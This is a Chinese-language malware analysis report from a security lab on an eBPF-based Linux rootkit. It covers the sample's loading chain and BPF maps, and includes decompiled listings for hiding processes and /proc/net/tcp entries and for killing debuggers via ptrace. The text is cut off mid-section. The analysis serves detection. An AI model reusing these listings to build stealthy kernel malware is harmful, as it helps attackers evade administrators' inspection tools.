

突破传统防御边界：Linux eBPF新型Rootkit攻防研究

 huorong.cn/document/tech/vir_report/2027

近期，火绒安全实验室捕获一款基于Linux eBPF的Rootkit组件，该组件并非传统内核模块：样本本体为不可直接执行的ELF64可重定位对象，需由外部loader经libbpf标准加载流程注入内核，经verifier校验后，内核依据BTF信息创建10个BPF map，13个tracepoint程序附着到系统调用与调度事件。该过程不触碰内核文本段，不修改系统调用表，无LKM加载痕迹，基于模块签名与内核完整性校验的防线对此类组件天然失效。

该组件隐蔽能力来自“策略与逻辑分离”架构，隐藏目标未硬编码，存放在hidden_pids、hidden_names、hidden_inodes三个map内，攻击者可随时改写生效，无需重新编译加载。代码覆盖三个观测维度：枚举/proc时抹除指定进程；调试器attach隐藏进程时实施反制；读取/proc/net/tcp或查询netlink时抹除指定连接，覆盖管理员常用的三条自查路径。

由于该组件具备极强的内核隐身能力，传统杀毒、主机巡检工具很难发现被隐匿的进程、网络连接与文件，攻击者可长期驻留主机，持续窃取服务器业务数据、账号凭证、核心配置；依托可动态修改的隐藏策略，攻击者还能灵活规避运维排查，搭建持久后门、横向渗透内网，甚至篡改业务数据、植入勒索程序，大幅抬高安全事件的发现与溯源成本，给企业带来数据泄露、业务中断、合规追责等多重损失。

目前，火绒安全产品可对该行为进行拦截与查杀。



查杀图

1.样本身份与攻击链总览

1.1 威胁画像

eBPF本意为内核提供安全可编程接口，承载观测、网络与安全策略，该样本体现出攻击者可利用该机制篡改内核允许eBPF访问的数据、篡改用户态工具信任的数据源。

与LKM Rootkit相比，它的威胁在于攻击面不同：LKM需加载模块、改写内核结构，处于传统检测范围内；eBPF程序经BPF合法进入内核，挂载于观测用挂载点，行为与正常可观测性Agent高度相似，且隐藏目标由map动态维护，文件签名仅能标识样本，无法约束其运行行为。这造成检测困境：管理员常用自查手段均被其过滤，检测此类威胁需直接观测BPF子系统本身，核查加载的程序、创建的map、附着的事件。

1.2 样本基础信息

样本本体是一个 ELF64 小端可重定位文件，机器码 EM_BPF。它并非可执行程序，而是一组待注入的内核字节码，须由外部 loader 通过 BPF系统调用注入内核后方可激活。其稳定身份标识如表 1-1 所示。

字段	值	含义
文件名	raw.bin	分析用样本
文件大小	52,776 字节	ELF 文件总长度
SHA-256	3607de2597f8955f9a88f36ee43b64d3891b8ef536e99fa098e80169350f7b01	唯一身份锚点
SHA-1	50bc563e76995158fad99139ea78aa81be55f93f	辅助校验
MD5	36fed3e2cc68e7c6c9763cb9b1aa715e	辅助校验
ELF 类型	ET_REL (1)	可重定位对象
目标架构	EM_BPF (247)	eBPF 字节码
段数量	53	ELF section 头表计数
程序头数量	0	无可执行段
入口地址	0	无用户态入口

表 1-1：样本身份标识与 ELF 头关键字段

ELF 头的几个关键字段印证了上述判断：e_machine=247，即 Linux 为 eBPF 分配的机器码；e_type=1，可重定位对象；e_entry=0 且程序头为空——没有用户态入口，execve() 与 dlopen() 都对它无能为力。这一组合对防守方有直接含义：只扫描 PE/ELF 可执行文件的哈希黑名单，会漏过此类 .o 文件。

此外，ELF .comment 节区中保留了编译源路径 /cloud/scales/agent/../../ebpf/scales.bpf.c，可作为样本来源与家族归属的辅助线索。

1.3 攻击链总览

将加载过程与运行行为关联分析，样本呈现出一条清晰的三段式攻击链。第一阶段，外部 loader 将对象注入内核并初始化 10 个 BPF map；第二、三阶段，13 个 tracepoint handler 分为两路执行，一路负责进程与调试器相关事件，一路负责网络连接的两个观测面。整条链路不

包含独立的 C2 通道，也不含持久化逻辑——其本质是一款的后门隐蔽工具，目标集合完全依赖外部 loader 填充。




图 1-1：三段式攻击链总览

Stage	触发事件	关键对象	对客户主机的可见影响
加载与初始化	loader 调用 bpf_object__open + bpf_object__load	10 个 BTF map、13 个 tracepoint program	对象被内核 verifier 接受，tracepoint 附着就绪
进程隐藏与反调试	getdents64 / ptrace / sched_process_exec	hidden_pids、hidden_names	ls /proc、ps 跳过目标 PID；调试器 attach 时被 SIGKILL
网络连接隐藏	openat / read / close / socket / recvmsg	hidden_inodes、net_fds、diag_fds	/proc/net/tcp 与 ss -tup/netstat 不显示目标 socket

表 1-2：攻击链三阶段与对应可见影响

Stage-1 是后两段的前提：hidden_pids、hidden_names、hidden_inodes 被填充后，进程隐藏、反调试与网络隐藏才会生效。反之，只要这三个 map 为空，所有 handler 查表均未命中、直接返回 0——样本进入内核后可以不产生任何可见异常，静默等待攻击者随时激活。Stage-2

与 Stage-3 并行监听不同系统调用，互不依赖，任一 handler 命中条件即独立改写用户态可见数据。

2.加载方式与 BPF 结构

该样本无法自主运行，必须依靠外部加载器注入内核。这一特性直接引出两个亟需解答的问题——它通过何种路径载入内核？以及载入后以怎样的形态驻留于内核之中？前者决定了加载过程中会留下哪些痕迹，后者则决定了在运行阶段可被观测到的对象。

2.1 加载方式与 Loader ABI

加载方式本身即构成首条检测线索。节头解析结果表明，.maps 段大小为 320 字节且内容全为零，仅作为 10 个 32 字节的占位槽使用，所有 map 的实际定义均内嵌于 BTF 的 .datasec 记录中。该结构直接否定了通过 legacy 路径仅调用 bpf_prog_load() 的可能性：由于缺少 bpf_map_def，旧接口必定拒绝加载。攻击者必须采用现代 libbpf 提供的 bpf_object__open 配合 bpf_object__load 流程，由内核在解析 BTF 后自动创建 map。license 段内容为 b'GPL\x00'，符合 verifier 对 GPL-only helper 函数的许可要求。

该对象的结构特征显示其兼容现代 libbpf 的标准加载流程：BTF-only 的 .maps 段、GPL 许可证，以及由 10 个 BTF .datasec 条目定义的 map，均满足 verifier 的准入条件。加载完成后，内核将自动实例化 10 个 BPF_MAP_TYPE_HASH 类型的 map，13 个 tracepoint 程序亦可按预期依次完成 attach。

加载步骤	必需 API / 动作	失败条件
打开对象	bpf_object__open_file(path, NULL)	legacy bpf_prog_load 无法解析 BTF-only map
加载对象	bpf_object__load(obj)	.maps 非全零或 license 缺失
创建 map	内核依据 BTF .datasec 创建 10 个 map	BTF 解析失败
attach 程序	13 个 tracepoint 程序逐一 attach	verifier 拒绝任一程序
填充目标集合	loader 向 hidden_names/hidden_pids/hidden_inodes 写入初始值	map 为空时后续 handler 直接返回 0

表 2-1：对象加载与初始化所需的最小 loader ABI

五步流程的最后一步，决定恶意行为是否能够生效。当三个策略map未完成填充时，sys_exit_getdents64、sys_enter_ptrace、sys_exit_read等handler的查询结果为空，将直接返回0，进程隐藏与网络隐藏功能均不会触发。该特征对安全响应处置同样具备关键意义：仅删除磁盘上的.o文件而不清理已加载的内核对象，隐藏行为不会终止。

目标对象内部共包含718条Elf64_Rel重定位记录，分布于21个重定位节区，各类型分布如下：R_BPF_64_NODYLD32共445条、R_BPF_64_32共169条、R_BPF_64_ABS64共73条、R_BPF_64_64共31条。其中sym=0的UND引用为0条，表明helper调用并非通过重定位解析实现，而是直接编码于BPF_CALL指令的32位立即数中。

2.2 BTF 定义的 Map 结构

进入系统内核后，其所有关键信息均存储于map中。10个map依据职责可划分为两类：3个策略map用于定义“隐藏对象”，由loader预先填充；7个状态map则用于记录“隐藏方式”，由BPF程序在系统调用间隙自行维护。具体分类结果如表2-2所示。

类别	Map 名称	作用	所属 Stage
策略 map	hidden_names	按进程 comm 匹配，决定哪些新进程自动隐藏	Stage-2
策略 map	hidden_pids	目标 PID 集合，getdents64 与 ptrace 均读取	Stage-2
策略 map	hidden_inodes	目标 socket inode 集合，/proc/net/tcp 与 ss/netstat 均读取	Stage-3
状态 map	scratch	getdents64 调用期间缓存 (tgid, bufptr)，返回时清除	Stage-2
状态 map	net_open_temp	临时记录打开 /proc/net/tcp 的 (tgid, fd)	Stage-3
状态 map	net_fds	持续跟踪需要过滤的 /proc/net/tcp fd	Stage-3
状态 map	net_read_temp	sys_exit_read 处理时的临时状态	Stage-3
状态 map	sock_open_temp	临时记录创建 NETLINK_SOCK_DIAG 套接字的 (tgid, fd)	Stage-3
状态 map	diag_fds	持续跟踪 NETLINK_SOCK_DIAG 套接字 fd	Stage-3
状态 map	recvmsg_temp	sys_exit_recvmsg 处理时的临时状态	Stage-3

表 2-2 : 10 个 BTF 定义 map 按职责分类

该 ELF 对象包含 49 条 map 重定位记录，每条以 32 字节槽位格式引用 .maps 段。BTF 信息中共定义了 10 个 map，与内核加载后实际创建的 10 个 BPF_MAP_TYPE_HASH 一一对应，且 key/value 的尺寸与 BTF 重建结果相符。BTF 中还携带了 18 条 func_info 和 416 条 line_info 记录，用于在加载后将 BPF 字节码回溯到源文件的函数与行号。core_reloc 记录数为 0，说明该对象未启用 BPF CO-RE 机制，因此对运行内核的版本存在依赖。BTF 解析得到的 key/value 尺寸与内核实际创建的 map 一致——hidden_pids 的 key 为 4 字节、value 为 1 字节；hidden_names 的 value 为 1 字节。

2.3 程序附加点与子程序内联

map 构成样本的全部状态，tracepoint 程序则构成样本的全部动作。13 个 tracepoint 程序分属五类功能；另有 5 个子程序置于 .text 段，不单独附着，加载时由 libbpf 内联进调用它们的父程序。全部附着点按功能分组列于表 2-3。

功能分组	Tracepoint 附着点	Handler 名	触发与行为
进程枚举隐藏	tp/syscalls/sys_enter_getdents64	enter_getdents	读取目录前缓存 (tgid, bufptr) 到 scratch
进程枚举隐藏	tp/syscalls/sys_exit_getdents64	exit_getdents	返回时遍历目录项，按 hidden_pids 查询并抹除命中 PID；同时清除 scratch 中缓存的 getdents64 上下文
反调试	tp/syscalls/sys_enter_ptrace	enter_ptrace	调试器 attach 隐藏进程时，对调试器发送 SIGKILL
启动路径隐藏	tp/sched/sched_process_exec	on_exec	进程执行新程序时，comm 匹配 hidden_names 则将 PID 加入 hidden_pids
/proc/net/tcp 过滤	tp/syscalls/sys_enter_openat	net_enter_openat	匹配 /proc/net/tcp 路径并记录 (tgid, fd)
/proc/net/tcp 过滤	tp/syscalls/sys_exit_openat	net_exit_openat	openat 成功返回 fd 后，将 fd 晋升到 net_fds
/proc/net/tcp 过滤	tp/syscalls/sys_enter_read	net_enter_read	读取前缓存 (tgid, bufptr) 到 net_read_temp
/proc/net/tcp 过滤	tp/syscalls/sys_exit_read	net_exit_read	返回时调用 scan_net_byte/zero_net_tail 折叠命中 inode 行
/proc/net/tcp 过滤	tp/syscalls/sys_enter_close	net_enter_close	关闭被跟踪 fd 时，从 net_fds/diag_fds 删除条目
netlink 过滤	tp/syscalls/sys_enter_socket	enter_socket	创建 NETLINK_SOCK_DIAG 套接字时记录 (tgid, fd)
netlink 过滤	tp/syscalls/sys_exit_socket	exit_socket	socket 成功返回 fd 后，将 fd 晋升到 diag_fds
netlink 过滤	tp/syscalls/sys_enter_recvmsg	enter_recvmsg	接收前缓存 (tgid, msghdr) 到 recvmsg_temp
netlink 过滤	tp/syscalls/sys_exit_recvmsg	exit_recvmsg	返回时调用 walk_nlmsg 改写命中 inode 的 NLMSG

表 2-3：13 个 tracepoint 程序按功能分组

指令规模可以精确到段。BPF 指令定长 8 字节，14 个可执行代码段合计 6488 字节，对应 811 个 8 字节指令槽，其中 774 条为有效 BPF 指令，各段分布如表 2-4 所示。全对象共有 70 条 call 指令，其中 69 条为 helper 调用，1 条为 BPF-to-BPF 伪调用——后者正对应 5 个子程序的内联关系：walk_dirent 与 name_to_pid 并入 exit_getdents，scan_net_byte 与

zero_net_tail 并入 net_exit_read，walk_nlmsg 并入 exit_recvmmsg。体量不大，功能却完整闭环；对象结构满足 verifier 准入条件，13 个程序均可被内核接受。

需要特别指出的是，70 条 call 指令中 69 条为经典 BPF helper 调用，余下 1 条为 kfunc 伪调用：位于 .text 段偏移 0x100 处，opcode 为 0x85、src_reg=1、imm=0x135（即 309），对应 kfunc bpf_ktime_get_boot_ns。该调用不是通过 helper ID 解析，而是通过 BTF kfunc 机制在内核加载时动态绑定，对运行内核版本有明确要求。具体指令如下表所示：

代码段	字节数	指令数
.text	3232	404
tp/syscalls/sys_enter_getdents64	120	15
tp/syscalls/sys_exit_getdents64	264	33
tp/sched/sched_process_exec	200	25
tp/syscalls/sys_enter_ptrace	120	15
tp/syscalls/sys_enter_openat	368	46
tp/syscalls/sys_exit_openat	288	36
tp/syscalls/sys_enter_read	232	29
tp/syscalls/sys_exit_read	408	51
tp/syscalls/sys_enter_close	176	22
tp/syscalls/sys_enter_socket	160	20
tp/syscalls/sys_exit_socket	288	36
tp/syscalls/sys_enter_recvmmsg	232	29
tp/syscalls/sys_exit_recvmmsg	400	50

表 2-4：14 个可执行代码段的指令统计

3.进程隐藏与反调试

通过前述分析可知，13 个 handler 中有四个直接决定进程维度的隐蔽效果：getdents64 控制枚举通道的进出，ptrace 阻断调试通道的入口，sched_process_exec 负责向 hidden_pids 补充新成员。上述四个 handler 共享同一份目标集合，且相互衔接，构成一个自维持的闭环，因此须将其作为整体进行分析。

3.1 getdents64 目录项隐藏

进程隐藏要解决的核心问题，是让/proc/<pid>的目录项从枚举结果中消失。ps、top、ls /proc等工具都是通过getdents64枚举/proc目录，该样本正是针对这个通用入口实施hook。其实现分为两个步骤：

1. 进入系统调用时，按线程将缓冲区指针缓存至scratch map；
2. 系统调用返回后，取出该指针逐条遍历目录项，命中目标即予以抹除。

代码清单 1：getdents64 缓存、遍历与隐藏

```
// 函数：enter_getdents / exit_getdents / walk_dirent / name_to_pid
// 作用：缓存 bufptr、遍历 dirent 并隐藏 hidden_pids 中的 PID
// 说明：基于样本静态反编译

// enter_getdents：缓存 (tgid, bufptr) 到 scratch
local_8 = bpf_get_current_pid_tgid();
local_10 = *(undefined8 *)(param_1 + 0x18);
bpf_map_update_elem(0, &local_8, &local_10, 0);

// exit_getdents：返回值大于 0 时调用 walk_dirent 遍历缓冲区
puVar1 = (undefined8 *)bpf_map_lookup_elem(0, &local_8);
if (puVar1 != 0) {
    bpf_map_delete_elem(0, &local_8);
    local_28 = *(longlong *)(param_1 + 0x10); // ctx->ret
    if (0 < local_28)
        bpf_loop(0x400, (void *)0x0, &local_30, 0);
}

// walk_dirent：命中 hidden_pids 时合并 dirent 或清零 name[0]
*(longlong *)(ctx + 0x18) = *(longlong *)(ctx + 0x10);
*(ulonglong *)(ctx + 0x10) =
    *(longlong *)(ctx + 0x10) + (ulonglong)local_rlen;

// name_to_pid：将 dirent 名前导数字解析为 PID
u32 name_to_pid(const char *name) {
    u32 result = 0;
    for (int i = 0; i < 7 && name[i]; i++) {
        u8 c = name[i];
        if (c < '0' || c > '9') return 0;
        result = result * 10 + (c - '0');
    }
    return result;
}
```

代码清单 1 的关键环节在于返回阶段。`exit_getdents`在取出`enter`阶段所缓存的指针后，调用 `bpf_loop`逐目录项执行回调函数`walk_dirent`。该函数将目录名前导数字解析为PID，并据此查询 `hidden_pids`映射表。命中后的处理方式较为精细：优先采用合并`d_reclen`的方式，使前一条目录项覆盖目标目录项所占空间，从而保持缓冲区总长度不变且不留空缺；若无法合并，则将 `name[0]`字段清零。此种实现方式旨在规避缓冲区中部出现异常空缺，此类空缺可被完整性校验机制检测。完整数据路径如图3-1所示：




图 3-1 : getdents64 进程隐藏数据路径

3.2 进程反调试

进程一旦被隐藏，对其实施调试的行为几乎难以避免。该样本对 `ptrace` 的处理并非采取简单的拒绝策略，而是主动发起反制：当调试器尝试对隐藏进程执行 `PTRACE_ATTACH` 或 `PTRACE_SEIZE` 操作时，在 `attach` 尚未生效之前，调试器自身便会立即收到 `SIGKILL` 信号。

代码清单 2 : `sys_enter_ptrace` 反调试逻辑

```

// 函数: syscalls_sys_enter_ptrace
// 作用: 对 hidden_pids 目标发起 ptrace 时 SIGKILL 调试器
// 说明: request 检查命中 PTRACE_ATTACH(0x10) 或 PTRACE_SEIZE(0xa9)

undefined8 syscalls_sys_enter_ptrace(longlong param_1)
{
    longlong lVar1;
    undefined4 local_4;

    // request = ctx->args[0]; 仅处理 ATTACH(0x10) 与 SEIZE(0xa9)
    if ((request == 0x10) || (request == 0xa9)) {
        local_4 = (undefined4)ctx->args[1]; // target pid
        lVar1 = bpf_map_lookup_elem(0, &local_4); // hidden_pids[pid]
        if (lVar1 != 0) {
            bpf_send_signal(9); // SIGKILL the current process (tracer)
        }
    }
    return 0;
}

```

该样本在 ptrace 相关处理上呈现两项显著特征。首先，其对 ptrace request 的过滤具有高度选择性：仅当 request 为 PTRACE_ATTACH (0x10) 或 PTRACE_TRACEME (0xa9) 时触发拦截逻辑，其余 request 类型均直接放行。这种设计将异常行为面压缩至极小范围，降低了被审计机制捕获的概率。其次，信号投递的目标存在误导性。样本通过 bpf_send_signal 发送的信号作用于当前进程，即发起 ptrace 调用的调试器进程本身，而非被调试的目标进程。目标进程的运行状态不受任何影响，外部表现为调试器异常终止，而非目标进程受到某种“保护”。由于调试器的崩溃与目标进程无直接关联，排查人员通常难以将调试器的异常退出归因于内核中的 BPF 程序。上述 request 类型与目标 PID 均直接取自 tracepoint 上下文 ctx->args，无需额外解析或转换。拦截逻辑的实现机制参见图 3-2。




图 3-2 : ptrace 反调试实现原理

3.3 进程启动路径隐藏

基于进程标识符 (PID) 的人工维护机制存在固有缺陷：进程终止后其 PID 将被内核回收并重新分配，致使该方案在可扩展性与持续有效性方面均存在不足。该样本转而采用 sched_process_exec跟踪点机制，以进程名称 (comm) 作为匹配维度实施隐藏策略，从而规避了对易变 PID 的依赖。

在辅助函数识别方面，Helper ID 16 经与uapi/linux/bpf.h头文件交叉验证，最终确认为 bpf_get_current_comm；同一样本中其余 3 个辅助函数标识符 (36、112、181) 亦通过同等复核流程完成校正，均以 UAPI 定义为最终判定依据。

代码清单 3 : sched_process_exec 自动隐藏逻辑

```
// 函数: sched_sched_process_exec
// 作用: 按进程 comm 自动将新 PID 加入 hidden_pids
// 说明: helper ID 16 经与内核 uapi 定义比对确认为 bpf_get_current_comm
```

```
int sched_sched_process_exec(void)
{
    longlong lVar1;
    undefined4 extraout_var;
    undefined1 local_15;
```

```

undefined4 local_14;
char comm [16];

    bpf_get_current_comm(comm, 0x10);        // 读取当前进程 comm
    lVar1 = bpf_map_lookup_elem(0, comm);    // hidden_names[comm]
    if (lVar1 != 0) {
        bpf_get_current_pid_tgid();
        local_15 = 1;
        local_14 = extraout_var;            // pid = pid_tgid >> 32
        bpf_map_update_elem(0, &local_14, &local_15, 0); // hidden_pids[pid] = 1
    }
    return 0;
}

```

实现逻辑十分直接：当进程执行新程序时，系统获取当前进程的 comm 名称（16 字节），并在 hidden_names 中进行查询；若匹配成功，则将该进程的 PID 写入 hidden_pids。攻击者只需使目标程序以约定名称启动，待进程执行新程序后，系统即自动将其加入隐藏集合，并由前述目录项过滤机制接管。该机制按名称触发，进程启动即被隐藏，整个闭环无需攻击者执行任何运行时操作。

4. 网络连接隐藏

进程维度的隐藏仅解决了部分问题：已隐藏的进程仍会产生网络连接，而连接记录是入侵排查的另一标准路径。/proc/net/tcp 与 NETLINK_SOCKET_DIAG 是用户态获取本机连接的两个入口。样本对二者的处理方式与前述进程隐藏技术同源，即仍在系统调用返回阶段实施改写，仅是改写目标由目录项换作连接记录。

4.1 数据链路隐藏

/proc/net/tcp 是查看本机连接最经典的数据源。样本未对内核网络栈实施任何修改，而是在数据被读入用户态缓冲区之后进行删改——内核中的连接记录完好无损，被篡改的仅是用户态获得的副本。这一原则贯穿样本的全部隐藏逻辑：不修改内核数据本身，仅污染用户态的观测结果。

代码清单 4：/proc/net/tcp 路径匹配、fd 跟踪与行折叠

```

// 函数：net_enter_openat / net_exit_openat / syscalls_sys_exit_read / scan_net_byte
// 作用：识别 /proc/net/tcp 打开事件并隐藏 hidden_inodes 命中的行

```

// 说明：基于样本静态反编译

```
// sys_enter_openat：匹配 "/proc/net/tcp" 关键字节
bpf_probe_read_user(path, 0xe, ctx->args[1]);
if (path[0]=='/' && path[1]=='p' && path[4]=='c' &&
    path[6]=='n' && path[9]=='/' && path[10]=='t' && path[12]=='p') {
    local_1 = 1;
    bpf_map_update_elem(0, &tgid, &local_1, 0);    // net_open_temp
}

// sys_exit_openat：fd 有效则晋升到 net_fds
if (bpf_map_lookup_elem(0, &tgid) != 0) {           // net_open_temp
    bpf_map_delete_elem(0, &tgid);
    if (ctx->ret >= 0) {
        key = (tgid & ~0xffffffffULL) | (ctx->ret & 0xffffffffULL);
        bpf_map_update_elem(0, &key, &local_1, 0);    // net_fds
    }
}

// sys_exit_read：仅处理 net_fds 中记录的 fd，按字段扫描 inode 列
if (bpf_map_lookup_elem(net_fds, &tgid) != 0) {
    bpf_map_delete_elem(net_fds, &tgid);
    n = ctx->ret;
    if (0 < n && n < 0x10000) {
        bpf_loop(0x10000, &LAB_5b8, &ctx1, 0);
        if (wpos < n)
            bpf_loop(n - wpos, &scan_net_byte, &ctx2, 0);
    }
}

// scan_net_byte：十进制累计 inode 值，空白处递增字段计数
ctx->inode_val = ctx->inode_val * 10 + (ch - '0');
ctx->field      = ctx->field + 1;
```

三个 handler 各自承担明确职责。sys_enter_openat 逐字节比对路径，仅对若干关键偏移进行抽查，因此开销极小；sys_exit_openat 在确认打开操作成功后，将 tgid 与 fd 拼接为 64 位复合键，并记录于 net_fds 中；sys_exit_read 对返回缓冲区执行两轮 bpf_loop 扫描，scan_net_byte 按字段计数定位第 10 列的 inode 值。一旦命中 hidden_inodes，写指针即回退至行首，折叠整行，并将剩余空间清零。对于执行 cat /proc/net/tcp 的操作者而言，目标连接自始至终未曾出现。链路 A 的完整过程如图 4-1 所示。

